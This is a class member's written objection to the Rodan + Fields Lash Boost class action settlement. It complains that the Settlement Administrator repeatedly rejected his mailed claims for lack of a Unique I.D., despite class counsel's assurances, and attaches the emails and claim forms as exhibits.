FRANCISCO COUNTY)**

OBJECTION (of Edward W. Orr; 122 Ridge
Road; Terryville, CT 06786 [Telephone: 203-
658-4977] [Email eanddorr2@gmail.com])

REASONS FOR OBJECTION: SHOWN BELOW

¹ Please note that Orr submits this objection on behalf of himself and any and all other class members who might be affected.

Orr is a class member and has standing to object, and he suffers from both auditory and visual handicaps (in addition to being in a wheelchair and suffering from mobility handicaps resulting from spinal cord injuries associated with two fractured cervical vertebrae and four fractured lumbar vertebrae caused by an intoxicated driver who, travelling at 120 MPH, collided with Orr's automobile). Orr brings this Objection in good faith, and in order to avoid doubt about his motives, Orr is more than willing to stipulate to an injunction prohibiting him from accepting compensation in exchange for the settlement of this Objection; see generally Brian T. Fitzpatrick, "The End of Objector Blackmail?" 62 VAND. L. REV. 1623 (2009) (suggesting inalienability of objections as a solution to objector blackmail problem). In other words, Orr wants nothing more than constructive action, and is advocating for the handicapped and/or for other unfairly treated class members to receive proper relief, and to be treated equitably – thus the filing of this Objection.

The undersigned intends to appear at the Final Fairness Hearing, and respectfully requests permission from the Court to speak and/or communicate.

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Dear Sir or Madam:

The undersigned is a former chemotherapy² patient who purchased the product via though one of the hundreds of retail outlets (from Wal-Mart to eBay, et al) that have sold the product. Because of this mode of purchase, I have been blocked repeatedly from having my mail-submitted claim recognized by the Settlement Administrator, in spite of multiple assurances, including in written form, by Class Counsel itself, that a mail-submitted claim will be recognized.

This is not fair.

The Settlement should not be approved.

The reasons why I am objecting are quite simple, because, as shown in the attached Exhibits "A," "B," "C," "D," "E," and "F," the Settlement Administrator and the Claims Process are contradictory, unfair, and filled with refusals by the Settlement Administrator even to follow the advice of

² The chemotherapy was for metastatic cancer.

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2 Class Counsel in regard to those class members who are required to submit
3 by regular mail.³
4

5 Such refusals have gone so far as to include multiple refusals (Exhibits
6 "B," and "C"), by the Settlement Administrator, to accept and/or
7 acknowledge multiple mail submissions by the undersigned, IN SPITE OF
8 THE FACT THAT, CLASS COUNSEL ITSELF (PLEASE SEE EXHIBIT
9 _____
10

11 ³ Submitting a Claim via the website is possible only for individuals who purchased
12 the product via a so-called "Rodan + Fields Consultant" and/or related, even though
13 there exist hundreds of retail and/or "non-consultant-affiliated" outlets or related
14 (from Wal-Mart to eBay, et al) that have sold the product (see, for instance, several
15 of the sales outlets shown as part of the supplementary materials shown in Exhibit
16 "G").

17 Purchases though Wal-Mart, eBay, and/or elsewhere do not normally allow the class
18 member to have a "Unique I.D.," nor does the firm Rodan + Fields normally have a
19 record of the purchase in its "database" -- a database that is integrally related with
20 the possibility of generating a "Unique I.D.,"; therefore, said class member CANNOT
21 UTILIZE THE WEBSITE FOR FILING A CLAIM.

22
23 RODAN + FIELDS HAS A "DATABASE" OF THOSE WHO HAVE
24 PURCHASED THROUGH ITS OWN "CONSULTANTS" AND/OR RELATED.

25
26 THE SETTLEMENT ADMINISTRATOR HAS IMPROPERLY FIXATED ON
27 THIS "DATABASE," THEREBY EXCLUDING MANY BONA FIDE CLASS
28 MEMBERS SUCH AS MYSELF WHO ARE NOT LISTED IN THE
"DATABASE."

IN FACT, THE ADMINISTRATOR HAS OVERTLY COMMUNICATED SUCH
EXCLUSION TO THE UNDERSIGNED, IN WRITTEN FORM, AND AS
SHOWN BY THE ADMINISTRATOR'S EMAILS IN EXHIBITS "B" AND "C."

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“A”) WROTE TO THE UNDERSIGNED AND CONFIRMED THAT
MAIL SUBMISION WAS COMPLETELY ACCEPTABLE!

The Settlement Administrator’s behavior is absurd.

It is doubtful that there is anything whatsoever bordering on “bad faith” about the Settlement Administrator’s behavior, but at the very least its actions seem to represent a clear lack of training on how to handle claims in which the class member does not have a so-called “Unique I.D.”

Such behavior is unfair, and such a Settlement (and/or proposed Settlement) should not be approved.

What are Class Members such as myself supposed to do? Repeatedly communicate with both the Settlement Administrator and Class Counsel, and all to no avail?

What could possibly be fair about that?

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In my case, for instance, communications have included multiple emails; multiple phone calls; and multiple claim submissions via mail; over a span of time ranging from March 29, 2022 to July 6, 2022 !

Such an unfair claims procedure, in which numerous barriers are placed in front of bona fide class members, should not be tolerated by the Court.

There have been email and/or phone communications between the undersigned and Class Counsel on multiple dates in April of 2022 (please see, for instance, Exhibit "A"); and Class Counsel promised to correct the situation.

The situation was not corrected, though.

The undersigned has submitted claims by mail three times, as shown in Exhibits "D" (March 29, 2022), "E" (June 15, 2022), and "F" (July 6, 2022). In addition, there have been multiple email communications between the undersigned and the Settlement Administrator, yet what difference could continued mail submissions possibly make when the Administrator HAS OVERTLY STATED TO ME, IN WRITTEN FORM,

1
2 THAT BECAUSE I AM NOT IN THEIR "DATABASE," I AM NOT AN
3 ELIGIBLE MEMBER OF THE SETTLEMENT CLASS?
4

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6 Why should I be excluded just because I am not in the "database"?
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9 This is not at all fair, and directly contradicts what Class Counsel has
10 assured me.
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13 Class Counsel repeatedly assured me that I did not have to be in the
14 "database" (representing purchases made from "consultants") in order to be
15 a class member, yet the Settlement Administrator keeps blocking me (and
16 for the express reason that it claims I am not in the database).
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20 Furthermore, such blockage has not been limited to communications from
21 only one member of the Settlement Administrator's staff.
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24 Indeed, multiple members of the Settlement Administrator's staff have
25 apparently not been trained in proper procedure at all, as, for instance, they
26 have made the following statements verbatim, and worse yet, such
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statements were made even AFTER CLASS COUNSEL ASSURED THE
UNDERSIGNED THAT HE DID NOT NEED A UNIQUE "I.D.":

We...were unable to locate you in our database. You were not
identified as being an eligible member of the Settlement Class.
... [Underlining supplied.]

Regards,

Smitha A.
Lash Boost Settlement Administrator

SOURCE: EXHIBIT "C"

* * * * *

We ... were unable to locate you in our database. ...You were
not identified as being an eligible member of the Settlement
Class....

Regards,

Luz V.

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Lash Boost Settlement Administrator

SOURCE: EXHIBIT "B"

* * * * *

Once again, why should I be excluded just because I am not in the
"database"?

I have made multiple submissions of my claim form via First-Class U.S.
Mail and/or via certified mail.

I have made multiple email communications.

And what do I have for my trouble.

Nothing but improper refusals.

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How many others have been treated similarly?

And, worse yet, how many others have simply given up altogether, thereby missing out on a bona fide opportunity for receiving payment?

What about all of the time and money I have had to expend – all for naught – and merely to be told that I am not in the “database,” and therefore I am “not an eligible member of the Settlement Class”?

What could possibly be fair about such treatment?

On the other hand, do those particular Class Members who are allowed to file online have to spend all of the time and money that I have had to spend – just to attempt to file a claim?

No.

Absolutely not.

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And in spite of all the time and money, I am still blocked.

What about all of the other people who do not have “Unique I. D.’s”?

Do some of the staff of the Settlement Administrator have enough training to deal with bona fide class members who do not have “Unique I. D.’s”?

The answer to this question is unknown, but for sure multiple members of the staff do not know how to deal with such claims.

Furthermore, the mail intake system of the Claims Administrator is very deficient.

Once again, it is doubtful that there is anything whatsoever bordering on “bad faith” about the Settlement Administrator’s behavior, but at the very least its actions seem to represent a clear lack of training on how to handle claims in which the class member does not have a so-called “Unique I.D.”

This is a very serious problem.

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How many others have simply given up altogether, thereby missing out on a bona fide opportunity for receiving payment?

The claims procedure is not fair.

The proposed Settlement should not be approved.

It is also notable that chemotherapy patients, cancer patients, and physically handicapped individuals have been much more vulnerable to abuses by Rodan + Fields, and, even though such abuses are certainly not the focus of this case in general, it is vitally important to accentuate the fact that many chemotherapy patients⁴ in particular were the focus of considerable sales tactics on the part of certain sellers of Rodan + Fields products.⁵

⁴ And/or former chemotherapy patients.

⁵ It is also notable that at least one of the sellers and/or promoters of Rodan + Fields Products (Mr. Telesforo Aviles) was involved with a variety of criminal activities, and was the focus of multiple Justice Department probes, finally resulting in a prison sentence for Mr. Aviles (see also various of the supplementary materials [including, but not limited to, Justice Department documents, one of more of which involved Telesforo Aviles' concomitant activities with ADT; Rodan + Fields; contacts made via internet and/or ADT, Apple, NAD, et al; and/or other activities] shown in Exhibit "G").

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3 Chemotherapy patients represent a considerable portion of the class, and
4 they should not be excluded.

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7 Nor should any class member be excluded – chemotherapy patient or not –
8 just because he or she is not listed in the “database.”
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11 I request permission to appear at the Final Approval Hearing.
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16 Mr. Aviles’ (and/or colleagues’) activities extended beyond those involved with
17 merely Rodan + Fields’ products, and involved security and/or computer hacking
18 events – against the undersigned and his family – that were so egregious that the
Jewish Federation of Northern California contacted Attorney Steven H. Winick
on behalf of the undersigned and his family.

19
20 Accordingly, Attorney Winick then represented the undersigned and his family
pro bono, and the Honorable Jon S. Tigar, District Judge for the United States
District Court for the Northern District of California, was very complimentary of
his activities and participation, as shown on pages 6, 7, 46, and 47 of the
Edenborough case transcript shown in the supplementary materials contained in
Exhibit “G.”
23

24
25 The aforementioned activities of Aviles, et al have had far-reaching implications
26 and deleterious effects, as reflected in multiple cases, and multiple Courts have
been complimentary of Orr’s involvement in regard to the rights of the
handicapped and more vulnerable persons (including, but limited to, as shown by
27 a Court’s commentary [pages 12 and 13] in the National Association of the Deaf
[NAD] case transcript, also shown in Exhibit “G).
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This is also my Notice of Intention to Appear.

Accordingly, the undersigned intends to appear (if the Court permits) at the Final Fairness Hearing, and hereby respectfully requests permission from the Court to speak and/or to communicate via telephone, as his physical handicaps prevent appearance either in person or via Zoom (or related).

Orr submits this objection on behalf of himself and any and all other class members who might be affected.

Orr is a class member and has standing to object, and he suffers from both auditory and visual handicaps (in addition to being in a wheelchair and suffering from mobility handicaps resulting from spinal cord injuries associated with two fractured cervical vertebrae and four fractured lumbar vertebrae caused by an intoxicated driver who, travelling at 120 MPH, collided with Orr's automobile). Orr brings this Objection in good faith, and in order to avoid doubt about his motives, Orr is more than willing to stipulate to an injunction prohibiting him from accepting compensation in exchange for the settlement of this Objection; see generally Brian T. Fitzpatrick, "The End of Objector Blackmail?" 62 VAND. L. REV. 1623

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2 (2009) (suggesting inalienability of objections as solution to objector
3 blackmail problem). In other words, Orr wants nothing more than
4 constructive action, and is advocating for the handicapped and/or for other
5 unfairly treated class members to receive proper relief, and to be treated
6 equitably – thus the filing of this Objection.
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10 Once again, chemotherapy patients, cancer patients, and physically
11 handicapped individuals have been much more vulnerable to abuses by
12 Rodan + Fields, and, even though such abuses are certainly not the focus of
13 this case in general, it is vitally important to accentuate the fact that many
14 chemotherapy patients in particular were the focus of considerable sales
15 tactics on the part of certain sellers of Rodan + Fields products.
16

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19 Chemotherapy patients represent a considerable portion of the class, and
20 they should not be excluded.
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23 Nor should any class member be excluded – chemotherapy patient or not –
24 just because he or she is not listed in the “database.”
25

26
27 The proposed Settlement should not be approved.
28

Lash Boost Settlement Administrator

July 6, 2022

Page 15 of 15

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Thank you.

4



5

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Sincerely,

7

8

Edward W. Orr⁶

9

122 Ridge Road

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Terryville, CT 06786

11

Telephone: 203-658-4977

12

CRS/DDO:fw846931393

13

14

Enc.: As described and/or referenced herein

15

cc: S. Solender (prm)

16

S. Specter (prm)

17

DC File/351292381033f/re (prm)

18

Social Security Administration (prm)

19

Yale Medical School/DK (prm)

20

Reliance Standard (prm)

21

University of Conn. Medical School/J.Cannon Ref. EWO/3063(prm)

22

SBI/DC Trust (prm)

23

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⁶ Note: The undersigned also hereby states that, as a result of the current and/or prior State of National Emergency (and/or concomitant events in the State of Connecticut), Orr has prepared and proofread this Objection to the best of his ability (owing to the physical handicaps of the undersigned, several friends and family members have assisted and/or acted in agency as required in the preparation of this document, with such disability-related assistance including the assistance of one or more persons holding power of attorney, persons who have also assisted with voice machinery/substitution and/or related, and who may also do so in the future if necessary) under the constraints at hand, including, but not limited to, time constraints, et al. It is hoped that all page and/or exhibit references and/or related are correct, and the undersigned has proofread this document (referring here to the Orr Objection) a minimum of four times, with multiple reviewers/proofreaders assisting. The undersigned has submitted this document in good faith.

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EXHIBIT A

individual or entity named above. If you think that you have received this message in error, please e-mail the sender. If you are not the intended recipient, any dissemination, distribution or copying is strictly prohibited.

[Quoted text hidden]

Juli Farris <jfarris@kellerrohrback.com>

Tue, Apr 19, 2022 at 7:30 PM

To: "eanddorr2@gmail.com" <eanddorr2@gmail.com>

Cc: Jeffrey Lewis <jlewis@kellerrohrback.com>, "Tyrone R. Smith" <tsmith@kellerrohrback.com>

APRIL 19

Dear Mr. Orr,

My law partner, Jeff Lewis forwarded your email to me, regarding your efforts to submit a claim in the above referenced matter. I've followed up with the Claims Administrator and confirmed that they have also communicated with you and have emailed you a claim form that you can download and submit by mail. You will not need a Unique I.D. to submit the claim by mail.

Thank you.

Juli Farris

Keller Rohrback L.L.P.

1201 Third Ave., Suite 3200

Seattle, WA 98101

Phone: (206) 623-1900, ext. 2217

Direct: (206) 224-7592

801 Garden Street, Suite 301

Santa Barbara, CA 93101

Phone: (805) 456-1496

Fax: (805) 456-1497

URL: <http://www.kellerrohrback.com>

↑
CLASS COUNSEL'S
ASSURANCE THAT
MAIL SUBMISSIONS
ARE ACCEPTABLE
AND DO NOT
REQUIRE A
UNIQUE I.D.

CONFIDENTIALITY NOTE: This Electronic Message contains information belonging to the law firm of Keller Rohrback, L.L.P., which may be privileged, confidential and/or protected from disclosure. The information is intended only for the use of the individual or entity named above. If you think that you have received this message in error, please e-mail the sender. If you are not the intended recipient, any dissemination, distribution or copying is strictly prohibited.

AS-IS

Document Control

From: Edward Orr <eanddorr2@gmail.com>

Sent: Thursday, April 14, 2022 2:47 PM

To: Jeffrey Lewis <jlewis@KellerRohrback.com>

[Quoted text hidden]

[Quoted text hidden]

CONFIRMATION OF EMAIL ADDRESS (FOLLOW-UP REGARDING THE RODAN & FIELDS CASE): CLAIM ISSUES

3 messages

Edward Orr <eanddorr2@gmail.com>
To: jlewis@kellerrohrback.com
Bcc: Edward Orr <eanddorr2@gmail.com>

Thu, Apr 14, 2022 at 5:46 PM

CONFIRMATION OF EMAIL ADDRESS (FOLLOW-UP REGARDING THE RODAN & FIELDS CASE): CLAIM ISSUES

Mr. Lewis:

Thank you for returning my call.

As discussed, you will have someone from the firm contact me so that the issues can hopefully be resolved. I purchased one unit of the relevant product during the relevant time period.

The issues involve, unfortunately, the fact that, among other things, many bona fide class members are being blocked from being able to submit claims.

The firm's products are quite readily available in multiple discount stores, mom-and-pop stores, corner markets, and/or other outlets outside of the realm of what the company apparently considers its only bona fide sales channels. In addition, one can find multiple online channels outside of what the firm apparently considers its only bona fide sales channels.

The Notice plainly states that online filing is available for all, but, in practice, it is not.

The Administrator does not send a so-called Unique I.D. number and/or related in response to even multiple requests.

THIS IS A SERIOUS PROBLEM AND MUST BE REMEDIED. IT IS ALSO A PROBLEM CONCOMITANTLY WITH THE FACT THAT OTHER PROBLEMS EXIST, INCLUDING, BUT NOT LIMITED, TO PROBLEMS WITH THE NOTICE'S BEING INACCURATE, DEFICIENT, AND MISLEADING.

THIS RESULTS IN SIGNIFICANT HARM AND UNEQUAL TREATMENT INVOLVING MANY BONA FIDE CLASS MEMBERS.

Apparently one of the rationales behind the utilization of the aforementioned Unique I.D. number is some sort of partial database of customers who have been tracked by the seller and/or its agents.

Unfortunately, though, tracking is not available for numerous off-the-shelf and/or related sales.

Quite notably, Rodan & Fields sales model is, according to the firm, at least, ostensibly one based on either some form of trackable direct sales and/or sales via agents, consultants, and/or related who supposedly track customers and retain a database of customer names correlated with aforementioned number.

Discount stores and/or related, though, do not follow the "model" that the firm purportedly says it utilizes.

The Class representatives apparently are all trackable representatives [and do not truly represent the true class, especially as numerous class members are blocked from benefits], yet the Notice plainly states that the class includes anyone who purchased the relevant product during the relevant time period.

The above is important to mention, as, without the so-called unique I.D. number, the claim is repeatedly rejected and cannot even be filed.

I was blocked multiple times from being able to file in the manner specified by the Notice. Not only would the online system not accept the filing, but the administrator whom I was instructed to contact by the Notice, did not do what the Notice said the administrator would do.

Bona fide claimants are prevented from equal treatment.

Accordingly, bona fide class members who follow the instructions in the Notice are barred from recovery.

Potential claimants have the right to expect the Notice to provide accurate information and instructions.

The Notice is inaccurate.

This is not fair.

The Notice is inaccurate, deficient, and misleading.

Numerous bona fide class members are being misled by inaccurate and deficient information.

The claims procedures are unfair.

In addition, the Class representatives are not truly representative of the class.

Sincerely,

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

Telephone: 203-658-4977

Jeffrey Lewis <jlewis@kellerrohrback.com>
To: Edward Orr <eanddorr2@gmail.com>

Thu, Apr 14, 2022 at 5:48 PM

Got it. You can expect a call from Tyrone Smith.

Jeff

Jeffrey Lewis

Partner

KELLER ROHRBACK L.L.P.

Phone: (510) 463-3900

Fax: (510) 422-4110

Email: jlewis@kellerrohrback.com

Pronouns: he/him

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REQUEST FOR UNIQUE I.D. (RE-SENDING OF CORRECTED EMAIL, AS COMPUTER POWER FAILURE RESULTED IN ONLY PART OF PRIOR EMAIL BEING TRANSMITTED)

2 messages

Edward Orr <eanddorr2@gmail.com>
To: info@lbsettlement.com
Bcc: Edward Orr <eanddorr2@gmail.com>

Mon, Apr 11, 2022 at 6:03 PM

REQUEST FOR UNIQUE I.D. (RE-SENDING OF CORRECTED EMAIL, AS COMPUTER POWER FAILURE RESULTED IN ONLY PART OF PRIOR EMAIL BEING TRANSMITTED)

DEAR SIR OR MADAM:

Please provide me with a "Unique I. D.," so that I may complete the online claim form. I am writing to you because I was not automatically provided with a "Unique I.D."

Accordingly, the Settlement Notice advised me to write to you and ask for my "Unique I.D."

I purchased the product between October 1, 2016, and March 11, 2022.

My name and related info are shown below:

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

Email Address: eanddorr2@gmail.com
Telephone: 203-658-4977

info@LBSettlement.com <info@lbsettlement.com>
To: "eanddorr2@gmail.com" <eanddorr2@gmail.com>

Tue, Apr 12, 2022 at 3:25 PM

Dear Edward Orr,

Thank you for your email.

We are looking into your inquiry and will get back to you as soon as possible.

Regards,

Christian R.
Lash Boost Settlement Administrator

[Quoted text hidden]

[Quoted text hidden]

EXHIBIT B

RE: REQUEST FOR UNIQUE I.D.

1 message

info@LBSettlement.com <info@lbsettlement.com>
To: "eanddorr2@gmail.com" <eanddorr2@gmail.com>

Fri, Apr 22, 2022 at 11:23 AM

Dear Edward W. Orr,

Thank you for your email.

We have searched using the information you provided, and were unable to locate you in our database. You were not identified as being an eligible member of the Settlement Class. Please review the website for additional information regarding eligibility: LBsettlement.com.

Regards,

Luz V.
Lash Boost Settlement Administrator

----- Original Message -----

From: eanddorr2@gmail.com
Received: 4/10/2022 11:25 AM
To: info@LBSettlement.com
Subject: REQUEST FOR UNIQUE I.D.

DEAR SIR OR MADAM:

Please provide me with a "Unique I. D.," so that I may complete the online claim form. I am writing to you because I was not automatically provided with a "Unique I.D."

Accordingly, the Settlement Notice advised me to write to you and ask for my "Unique I.D."

I purchased the product October 1, 2016, and March 11, 2022.

My name and related info are shown below:

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

Email Address: eanddorr2@gmail.com
Telephone: 203-658-4977

(APRIL 22)

(FIRST CONTRADICTION)

ADMINISTRATOR REFUSES

TO ACCEPT AS ELIGIBLE
IN SPITE OF MY HAVING
SUBMITTED A CLAIM FORM
BY MAIL ON MARCH 29,
2022 — AND ALSO
IN SPITE OF COUNSEL'S
ASSURANCES THAT

CLASS MEMBERS WHO
SUBMITTED BY
MAIL WOULD BE
PROPERLY CONSIDERED
AS CLASS MEMBERS.
THIS IS NOT FAIR.

EXHIBIT C

RE: REQUEST FOR UNIQUE I.D. (RE-SENDING OF CORRECTED EMAIL, AS COMPUTER POWER FAILURE RESULTED IN ONLY PART OF PRIOR EMAIL BEING TRANSMITTED)

1 message

info@LBSettlement.com <info@lbsettlement.com>
To: "eanddorr2@gmail.com" <eanddorr2@gmail.com>

Tue, Apr 26, 2022 at 3:25 PM

(APRIL 26)
SECOND → CONTRADICTION

Dear Edward W. Orr,

Thank you for your email.

We have searched using the information you provided and were unable to locate you in our database. You were not identified as being an eligible member of the Settlement Class. Please review the website for additional information regarding eligibility: LBsettlement.com.

Regards,

Smitha A.
Lash Boost Settlement Administrator

AGAIN, THE ADMINISTRATOR REFUSES IN DIRECT OPPOSITION TO COUNSEL'S ASSURANCES.

----- Original Message -----

From: eanddorr2@gmail.com
Received: 4/11/2022 3:02 PM
To: info@LBSettlement.com
Subject: REQUEST FOR UNIQUE I.D. (RE-SENDING OF CORRECTED EMAIL, AS COMPUTER POWER FAILURE RESULTED IN ONLY PART OF PRIOR EMAIL BEING TRANSMITTED)

REQUEST FOR UNIQUE I.D. (RE-SENDING OF CORRECTED EMAIL, AS COMPUTER POWER FAILURE RESULTED IN ONLY PART OF PRIOR EMAIL BEING TRANSMITTED)

DEAR SIR OR MADAM:

Please provide me with a "Unique I. D.," so that I may complete the online claim form. I am writing to you because I was not automatically provided with a "Unique I.D."

Accordingly, the Settlement Notice advised me to write to you and ask for my "Unique I.D."

I purchased the product between October 1, 2016, and March 11, 2022.

My name and related info are shown below:

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

Email Address: eanddorr2@gmail.com
Telephone: 203-658-4977

EXHIBIT D

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

March 29, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. **SUBMISSION OF CLAIM FORM**

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE

EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form.

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/2439v

Enc.: As described above



400534899999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: EDWARD MI: W Last Name: ORR
Mailing Address: 122 RIDGE ROAD
City: TEARYVILLE State: CT ZIP Code: 06786
Email Address: eanddorr2@gmail.com
Phone Number: 203 - 658 - 4977 Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr Date: 03 - 29 - 2022 MM DD YYYY

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.



4005348999999999990

CLAIM FORM LASH BOOST SETTLEMENT ADMINISTRATOR

This Claim Form is for use in submitting a Claim for a Credit Benefit or Cash Benefit in the Settlement between Plaintiffs and *Rodan & Fields, LLC* ("R+F"). Further information about the litigation and additional copies of this Claim Form are available at www.LBSettlement.com.

ELIGIBLE PURCHASES

A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit") or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

If the total Settlement Claims submitted by all claimants exceed the funds available to pay Claims, the Settlement Administrator will reduce the Credit Benefit or Cash Benefit on an equal and pro rata basis so that the Settlement Claims do not exceed the funds available.

HOW YOU CAN QUALIFY FOR AND RECEIVE A PAYMENT

In order to be eligible for Credit Benefit or Cash Benefit from the Settlement, you must: (1) fill out this Claim Form in its entirety; (2) sign the Verification Statement; and (3) return the Claim Form, along with any supporting documentation, by the **CLAIM DEADLINE: SEPTEMBER 7, 2022**, using either of the methods below:

Online <i>(must be submitted on or before 11:59 PM CST on September 7, 2022)</i>	www.LBSettlement.com
By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

By completing the Claim Form, you are acknowledging that (i) you purchased at least one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022; (ii) the purchase was not made for the purpose of resale; and (iii) you do not fall into any of the nine criteria listed under the Eligible Purchases section. If this Claim Form is not postmarked or received by the noted date, you will remain a member of the Settlement Class, but will not receive any payment from the Settlement. All submitted Claim Forms are subject to review and verification.

Please keep a copy of your completed Claim Form and copies of any attached documentation for your records.

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR
AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.

EXHIBIT E

Edward W. Orr
122 Ridge Road
Terryville, CT 06786

June 15, 2022

Lash Boost Settlement Administrator
P.O. Box 4357
Portland, OR 97208-4357

RE: I. **RESUBMISSION OF CLAIM FORM**

NAME: EDWARD W. ORR

DAYTIME TELEPHONE NUMBER: 203-658-4977

MAILING ADDRESS: SHOWN ABOVE

EMAIL ADDRESS: eanddorr2@gmail.com

Dear Sir or Madam:

Please find attached my claim form, along with a photocopy of my prior submission (3-29-2022 cover letter and claim form).

Thank you.

Sincerely,



Edward W. Orr
Telephone: 203-658-4977
JLB/6284v

Enc.: As described above



4005348999999999990

CLAIM FORM

Please read the Full Notice (available at www.LBSettlement.com) carefully before filling out this Form.

YOUR INFORMATION

First Name: EDWARD MI: W Last Name: ORR

Mailing Address: 122 RIDGE ROAD

City: TERRYVILLE State: CT ZIP Code: 06786

Email Address: edwardorr2@gmail.com

Phone Number: 203-658-4977 Unique ID: (optional, found in your Email or Postcard Notice, if received)

PURCHASE DETAILS (Select Only One)

- I purchased one tube of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.
I purchased two or more tubes of Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022. I have documentation, such as an original or photocopy Proof of Purchase showing I purchased two or more tubes of Lash Boost between October 1, 2016, and March 11, 2022, and I am submitting that documentation with this Claim Form to the Last Boost Settlement Administrator. Please retain copies of the documentation.

BENEFIT ELECTION (Select Only One)

- Credit Benefit (a credit voucher to use towards a future purchase of any Rodan + Fields products sold on its website or through its Independent Consultants with no minimum purchase required)
Cash Benefit

If Cash Benefit is selected and if my Claim is determined to be eligible, I would like to receive my payment as:

- Physical Check
Electronic Payment (You must provide a valid email address)

VERIFICATION

I agree that, by submitting this Claim Form, I am declaring under penalty of perjury under the laws of the State of California that the information in this Claim Form is true and correct. I understand that my Claim Form may be subject to audit, verification, and Court review. Through the submission of this Claim Form, I also declare under penalty of perjury of the laws of the State of California that I have received notice of the proposed Settlement.

Signature: Edward M. Orr

Date: 03 - 29 - 2022 MM DD YYYY

QUESTIONS OR NEED HELP? CALL THE SETTLEMENT ADMINISTRATOR AT 1-855-675-3134 OR VISIT WWW.LBSETTLEMENT.COM.



400534899999999990

CLAIM FORM LASH BOOST SETTLEMENT ADMINISTRATOR

This Claim Form is for use in submitting a Claim for a Credit Benefit or Cash Benefit in the Settlement between Plaintiffs and *Rodan & Fields, LLC* ("R+F"). Further information about the litigation and additional copies of this Claim Form are available at www.LBSettlement.com.

ELIGIBLE PURCHASES

A Lash Boost purchase is potentially valid if you purchased Lash Boost from R+F for personal, family, or household purposes between October 1, 2016, and March 11, 2022, and (i) do not have any pending litigation against R+F; (ii) have not filed a timely request for exclusion from the Settlement Class as set out in this Notice; (iii) are not an officer, director, or employee, or immediate family member of an officer, director, or employee, of R+F or any entity in which R+F has a controlling interest; (iv) have not acted as an Independent Consultant of R+F; (v) are not legal counsel or an employee of legal counsel for R+F; (vi) are not a federal, state, or local government entity; (vii) have not previously released the claims encompassed by this Settlement; (viii) have not already returned Lash Boost to R+F and received a refund; and (ix) are not a member of the immediate family of the judicial officer presiding over the Actions or part of the judicial officers' staff. Additionally, the purchase of Lash Boost was not made for the purpose of resale.

If you purchased Lash Boost during the eligible period from R+F and are not excluded, you may be entitled to either (i) a credit voucher to use toward the purchase of any R+F product, no minimum purchase required ("Credit Benefit") or (ii) a cash payment ("Cash Benefit"), depending on which kind of benefit you choose if you purchased Lash Boost for personal, family, or household purposes between October 1, 2016, and March 11, 2022.

If the total Settlement Claims submitted by all claimants exceed the funds available to pay Claims, the Settlement Administrator will reduce the Credit Benefit or Cash Benefit on an equal and pro rata basis so that the Settlement Claims do not exceed the funds available.

HOW YOU CAN QUALIFY FOR AND RECEIVE A PAYMENT

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Online <i>(must be submitted on or before 11:59 PM CST on September 7, 2022)</i>	www.LBSettlement.com
By Mail <i>(must be postmarked on or before September 7, 2022)</i>	Lash Boost Settlement Administrator P.O. Box 4357 Portland, OR 97208-4357

